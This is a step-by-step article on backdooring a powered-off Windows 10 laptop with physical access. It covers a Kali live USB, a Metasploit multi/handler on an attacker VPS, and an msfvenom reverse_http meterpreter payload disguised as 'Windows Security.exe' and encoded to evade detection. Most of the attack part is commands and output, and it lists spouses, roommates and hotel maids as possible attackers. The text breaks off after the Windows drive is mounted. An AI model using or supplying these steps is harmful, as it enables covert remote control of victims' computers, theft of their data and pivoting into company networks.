How to Break into Somebody's Windows Computer without a Password

Author & Credits:

Tokyoneon

https://creator.wonderhowto.com/tokyoneon/

A powered-off Windows 10 laptop can be compromised in less than three minutes. With just a few keystrokes, it's possible for a hacker to remove all antivirus software, create a backdoor, and capture webcam images and passwords, among other highly sensitive personal data.

The question you're probably thinking right now is why would a hacker do this on my laptop? The answer here is simple — there is value in any kind of computer or online account, even your mom's Pinterest. While many believe they have nothing to lose or nothing to hide, they should not undervalue a hacker's ability and reasons.

By hacking into your Windows 10 computer, an attacker can turn it into a web server for phishing, malware, spam, and for housing and distributing other nefarious content. They could also harvest your contacts, spam others from your email, acquire virtual goods, hijack your reputation, get all your account credentials, use your computer for bot activity, and much more.

Even if there isn't sensitive data stored on the device, it's still possible for hackers to perform an illegal activity *using* the compromised device. Any illegal activity coming from the device could link back to the victim resulting in large fines, lawsuits, or even prison time.

It's also reasonable to consider that the compromised computer isn't the hacker's actual target. If the owner is employed at a high-value business or company, the company could be the attacker's real target. The compromised computer, connecting to a company network, would act as an infiltration device allowing the attacker to perform illegal activity or pivot to other devices on the network.

Understanding the Attack

In this article, I'll show how hackers with physical access to a target computer can easily backdoor the device. This is good for a white hat or pen tester to add to their arsenal of skills, as well as regular users wishing to prevent these types of attacks.

Unbeknownst to most Windows 10 users, it's possible for attackers to view files and folders on their computer after it’s completely powered off — and without having knowledge of their password.

Two USB flash drives will be required to perform this attack. USB #1 will be used to create a "live USB" that will boot on the target computer, while USB #2 holds the payload that will later be executed on the target device. After creating the live USB on the first drive, it won't be possible to save files (i.e., the payload) to it anymore, hence why a second USB flash drive is needed.

This attack can be performed by coworkers, neighbors, hotel maids, roommates, friends, spouses, or anyone with two USB flash drives and three minutes of physical access to the target computer. An attacker would further be able to backdoor the target computer using Metasploit, making it easy to maintain a long-term and remote connection to the target device as it moves to different Wi-Fi networks anywhere in the world.

Step 1 Create the Live USB

A live USB is a physical medium or external hard disk drive containing a full operating system that can be booted on a computer without using the computer's internal operating system. Most modern laptop and desktop computers support booting from live USBs without any security considerations.

Popular software developed to create live USBs include Rufus and LinuxLive USB Creator. However, I recommend Etcher, a cross-platform and open-source utility designed to make creating bootable USBs as simple as possible.

A lightweight Linux ISO is recommended, as it'll allow Etcher to create the live USB very quickly. Any Linux ISO that allows users to try the operating system without installing it will work just fine.



Select image
img, iso, zip, and others
Select drive
Flash!
ETCHER is an open source project by resin.io

Image via Etcher

When Etcher is done, eject the USB from the computer. The USB can now be used to view and modify sensitive files on powered-off Windows 10 computers.

Step 2 Set up Your VPS

A virtual private server (VPS) is required to host the Metasploit listener. This is the server the compromised device will connect back to.

Step 3 Install Metasploit on the VPS

The Metasploit developers created a simple installer script which will automate the entire installation process. To begin, download the installer script, and save it to a local file, which can be done with the below command.


```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

Then, ensure the file has adequate permissions to execute on your VPS using the **chmod** command.

```
sudo chmod 755 msfinstall
```

Last, run the newly created "msfinstall" file as root to install Metasploit.

```
sudo ./msfinstall
```




```
  `/ tokyoneon /tmp
    > curl https://raw.githubusercontent.com/rapid7/metasploit-o
mnibus/master/config/templates/metasploit-framework-wrappers/msf
update.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time
  Time  Current
                                 Dload  Upload   Total   Spent
  Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-100
5394  100  5394    0     0  34935      0 --:--:-- --:--:-- --:--
:-- 35025
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework
```

The Metasploit installation should complete in less than two minutes. The installer script worked without any errors for me using a Debian 9 VPS. For information on installing Metasploit in other distributions, see the official installation instructions by Rapid7, the developers of Metasploit.

Step 4 Install Screen on the VPS

"Screen" is a program which allows users to manage multiple terminal sessions within the same console. It has the ability to "detach," or close, the terminal window without losing any data running in the terminal.

For example, Metasploit will need to continue running after the SSH session on the VPS is closed. If Metasploit is started and the SSH terminal is immediately closed, Metasploit will stop running on the VPS. So, you'll use Screen to keep Metasploit running in the background. Below is an example GIF where I kept **nano** running in a Screen session.



```
`/ tokyoneon ~
  > _
```

To install Screen, use the below **apt-get** command.

sudo apt-get install screen

To view current Screen sessions, use the below command. If there are no Screen sessions running in the background, the command will report "No Sockets found."

screen -list

To start a new Screen session, simply type **screen** into the terminal, and press *enter*.

screen

Screen will display some copyright and licensing info. Press the *enter* key again and disregard it. Once inside the session, everything that happens inside the terminal will be preserved — even if you close the terminal window or shut down your computer.

The **-r** argument can be used to reconnect to a running Screen session.

screen -r SESSION-NAME-HERE

The above commands should be enough to get anyone started with Screen and managing sessions. For a comprehensive look at Screen, check out Thibaut Rousseau's post at DEV.

Step 5 Configure Metasploit

Metasploit offers automation via "resource scripts." This can be very convenient for hackers who use Metasploit on a regular basis and don't want to type the same commands over and over again to set up Metasploit.

To create a resource script, use the **nano** command to create a file on the VPS using the below command.

```
nano ~/automate.rc
```

This will create a "automate.rc" file in the home folder. The below script should be copied and pasted into the nano terminal.

```
use multi/handler
set payload windows/meterpreter/reverse_http
set LHOST Your.VPS.IP.Here
set LPORT 80
set ExitOnSession false
set EnableStageEncoding true
exploit -j
```

Let's do a breakdown of this script before going any further, to see what it means.

- The **payload** type being used is "windows/meterpreter/reverse_http." This will create an HTTP connection between the target and attacker machines. Attackers will sometimes use HTTP connections over standard TCP to evade DPI (deep packet inspection). TCP packets transmitting to unusual ports (e.g., port 4444, port 55555, etc.) might be discovered by anyone monitoring traffic transmitting to and from the compromised device.
- The **LHOST** is the IP address of the attacker's server running Metasploit. The *Your VPS IP Here* in the resource file should be changed to the IP address of the attacker's VPS.
- The **LPORT** specifies the destination port. HTTP data transmits over port 80 by default. To passively evade DPI, port 80 was used.
- This **exploit** will automatically start when the automate.rc file is run using msfconsole.

Don't Miss: How to Create Resource Script Files in Metasploit

When you've copied the text in the blockquote above and pasted it in nano, save and close nano by pressing *Ctrl* + *X*, then *Y*, then *enter* on the keyboard.

Msfconsole can now be started using the below command.

```
screen msfconsole -r ~/automate.rc
```

Step 6 Create the Payload


Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single framework. Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode available in Metasploit. Most of the time, raw shellcode needs to be encoded in order to function properly.

- **Don't Miss: How to Create an Undetectable Payload**

A simple, unsophisticated Msfvenom payload was used during this test. In a real scenario, attackers would use advanced payloads which activity and effectively evade antivirus software. If antivirus software is removed during the attack, a basic Msfvenom payload would be adequate.

Kali Linux was used to generate the Msfvenom created in this tutorial. To generate a payload using Msfvenom, type the below command into a terminal.

```
msfvenom --encoder cmd/powershell_base64 --payload
windows/meterpreter/reverse_http LHOST=YourVpsIpHere LPORT=80 --arch x86 --
platform win --format exe --out ~/'Windows Security.exe'
```



```
  `/ tokyoneon ~
    > msfvenom --encoder cmd/powershell_base64 --payload windows
/meterpreter/reverse_http LHOST=1[redacted].17 LPORT=80 --arch x8
6 --platform win --format exe --out ~/'Windows Security.exe'
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/powershell
_base64
cmd/powershell_base64 succeeded with size 385 (iteration=0)
cmd/powershell_base64 chosen with final size 385
Payload size: 385 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Windows Security.exe
```

There's a lot going in the above command, so allow me to break it down.

- **--encoder**: This encodes the payload so it can bypass intrusion detection systems by changing the file signature of the original payload to a different format. The type of encoder being used here is "powershell_base64." PowerShell is a scripting language that Microsoft developed to help IT professionals configure systems and automate administrative tasks. Hackers have been using and abusing PowerShell to achieve their goals since 2006 when it was introduced into the Windows XP and Vista operating systems.

Don't Miss: Getting Started with Post-Exploitation of Windows Hosts Using PowerShell Empire

- **--payload**: The payload type being used is "windows/meterpreter/reverse_http." This payload should correspond to the payload type used in the automate.rc resource file created in the previous step.
- **LHOST=*YourVpsIpHere***: The LHOST is the IP address of the attacker's server running Metasploit. This IP address should correspond to the LHOST used in the automate.rc resource file created in the previous step.
- **LPORT=80**: The LPORT specifies the destination port. This port number should correspond to the LPORT used in the automate.rc resource file created in the previous step.
- **--arch x86**: Older Windows computers (32-bit) use x86 architecture and cannot execute 64-bit executables. Newer, 64-bit Windows computers can use either x86 or x64 architectures. It makes sense for attackers to use x86 architectures to cover a wider spectrum of Windows users.

- **--platform win**: This specifies the target platform. Other platforms include Android, macOS, Unix, and Solaris. In the case of this example, the "win" (Windows) platform was used.
- **--format exe**: Here the output format was specified as EXE or "executable." This executable will run on Windows computers without user input.
- **--out**: Attackers will often name viruses and backdoors after something believable like "Windows Security," "Windows Update," or "explorer.exe" to convince users a running process is not harmful or suspicious. The **--out** defines the name of the executable payload.

Step 7 Create the Payload USB

After generating the Msfvenom payload, it will need to be saved to the second USB flash drive. Simply insert the second USB into the computer with the EXE payload, then drag-and-drop the payload over to it. That's literally all there is to creating the payload USB.

After a hacker has configured Metasploit on a remote private server, created a resource script for automation, and created a simple payload, he or she can begin the process of remotely controlling someone's Windows 10 computer with just a few moments of physical access — even if the computer is off.


Step 8 Boot the Target Device with the Live USB

Since two USB ports will be used eventually in this attack, if there's only one USB port, you might have to carry around a USB hub so you can connect both the live USB and payload USB.

With the target computer completely powered off, all USBs and external hard drives that may be connected to the computer should be removed. Then, insert the live USB that was created with Etcher into the Windows 10 laptop.

To access the boot manager, *F12*, *F10*, *Fn+ F2*, or some combination of keys will need to be pressed as the target computer is booting. As every computer manufacturer handles bootloaders differently, there's no reliable way for me to demonstrate this. Below is an image of a typical boot manager displaying boot options, but the target's boot manager may appear much differently.


The "USB boot" option should be selected.



“the quieter you become, the more you are able to hear”

```
Boot menu

Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence                  (check kali.org/prst)
Live USB Encrypted Persistence        (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options                                          >
```

After a few moments, Kali (or whatever Linux version you created) will prompt for a username and password. The default username is "root" and the password is "toor" ("root" backward).




root

••••

Step 9 Mount the Windows Volume

The drive name (or "volume name") on most computers will likely be called "Windows" or "Windows 10." Most computers come equipped with just one internal hard drive, so it shouldn't be difficult to figure the volume name. Make note of the volume name as it's necessary for later parts of this tutorial.

Mount the Windows volume by double-clicking the drive located on the Kali desktop. This will make the files and folders on the hard drive navigable. The Kali file manager will automatically pop up and display the contents of the hard drive. In my example below, you can see the "Users" and "Program Files" directories are both fully accessible.


Windows 10 - File Manager

